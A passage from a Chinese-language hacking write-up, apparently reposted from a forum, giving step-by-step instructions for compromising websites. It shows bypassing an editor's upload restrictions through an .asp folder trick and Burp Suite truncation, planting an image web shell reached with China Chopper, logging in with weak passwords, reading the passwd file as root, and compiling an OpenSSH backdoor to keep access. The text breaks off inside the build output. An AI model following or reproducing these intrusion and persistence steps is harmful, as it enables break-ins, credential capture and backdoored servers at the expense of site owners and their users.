


图 3-1-32

可以发现是红色的 说明断了, 如图 3-1-33:




图 3-1-33

修改 currentFolder 为 /1.asp, 如图 3-1-34:




图 3-1-34

点全部恢复，如图 3-1-35:



图 3-1-35

这里要注意 点全部恢复一次后会弹出一个下面的栏。再在里面修改 currentfolder 为 aa.asp 刚才弄错了所以重弄，如图 3-1-36:




图 3-1-36

再点全部恢复 OK 成功，如图 3-1-37:




图 3-1-37

在 8.asp 里面传一句话图片马 upfiles/file/8.asp/Fl201306271633432192.jpg  
菜刀连接 http://www.xx.com.cn/upfiles/file/8.asp/Fl201306271633432192.jpg, 如图 3-1-38:




图 3-1-38

方法三:

试用用 burp suit 切换到 JAR 目录下 运行 java -jar burpsuite\_pro\_v1.4.07.jar 就可以。  
火狐里面配置一下, 如图 3-1-39



图 3-1-39



默认就是 ON 的就是默认已经在监听了 所以每点一下都会被截取到 中间截取过程显示待空白页于是按 forward, 如图 3-1-40:




图 3-1-40

直到出现 再新建文件夹, 如图 3-1-41




图 3-1-41

点 forward 后出现这个, 如图 3-1-42



图 3-1-42

%2f 就是 / 的意思

于是修改下, 如图 3-1-43:




图 3-1-43

点两下后成功了, 如图 3-1-44




图 3-1-44

(全文完) 责任编辑: 随性仙人掌

## 第5节 Linux 内网渗透的思路

作者: Chaplin

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org/>

### 一. 漏洞发现:

因为网站较多, 就先用 wvs 扫一遍、然后等结果确实有些缺陷, 用网站弱口令来进行测试, 如图 3-1-1:




图 3-1-1

并且能成功的登陆后台, 如图 3-1-2: (前期用 google 浏览器无法直接登陆, 换 IE 即可)



图 3-1-2

### 二. 突破上传:

正常情况下是无法进行上传.jpg,gif,png 之外的文件, 使用 burp suite 来进行突破上传, 方法很简单, 截断上传即可, 如图 3-1-3, 图 3-1-4:




图 3-1-3




图 3-1-4

### 三. 安装后门:

进入系统后, 我的 RP 是如此滴多娇, 如此滴辉煌, 竟然是 root 权限, 如图 3-1-5:




图 3-1-5

查看下 passwd 账号信息, 如图 3-1-6:




图 3-1-6

目录树结构, 如图 3-1-7:



图 3-1-7

因为既然要内网渗透, 权限可能会随时丢失, 下面就先安装个 ssh 后门, 本来是想安装 pam 后门呢, 因为所有账号登陆服务器时都要验证 pam 模块, 而 pam 后门刚好可以截取用户密码, 但是呢, 看他内核是 (Linux jcms 2.6.32-71.el6.i686 #1 SMP Wed Sep 1 01:26:34 EDT 2010 i686 i686 i386 GNU/Linux) 肯定是 redhat/centos6 的系统、事实胜于雄辩, 如图 3-1-8:



图 3-1-8

确实是 6.0 的, 而且还是 redhat 企业版操作系统, 有点头疼了, 至于为什么? 一会你就知道了, 下面安装 openssh 后门。

### 一. 下载并解压后门

下载并解压, 如图 3-1-9:




图 3-1-9

## 二. 后门编译:

如图 3-1-10, 图 3-1-11, 图 3-1-12:

```
[~/tmp/.../]$ cd openssh
[~/tmp/.../openssh]$ ls -ld /etc/ssh
/etc/ssh
[~/tmp/.../openssh]$ ./configure --prefix=/usr --sysconfdir=/etc/ssh/
Configuring your OpenSSH installer, wait a minutes...
checking for gcc... gcc
checking for C compiler default output... a.out
checking whether the C compiler works... yes
checking whether we are cross compiling... no
checking for suffix of executables...
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu
checking whether byte ordering is bigendian... no
checking how to run the C preprocessor... gcc -E
checking for ranlib... ranlib
checking for a BSD-compatible install... /usr/bin/install -c
checking for ar... /usr/bin/ar
checking for perl5... no
checking for perl... /usr/bin/perl
checking for ent... no
checking for filepriv... no
checking for bash... /bin/bash
checking for ksh... (cached) /bin/bash
checking for sh... (cached) /bin/bash
checking for sh... /bin/sh
checking for special C compiler options needed for large files... no
checking for _FILE_OFFSET_BITS value needed for large files... 64
checking for _LARGE_FILES value needed for large files... no
checking for login... /bin/login
checking for gcc option to accept ANSI C... none needed
checking for inline... inline
checking for ANSI C header files... yes
checking for sys/types.h... yes
checking for sys/stat.h... yes
checking for stdlib.h... yes
checking for string.h... yes
checking for memory.h... yes
checking for strings.h... yes
checking for inttypes.h... yes
checking for stdint.h... yes
checking forunistd.h... yes
checking bstring.h usability... no
checking bstring.h presence... no
```




图 3-1-10

```
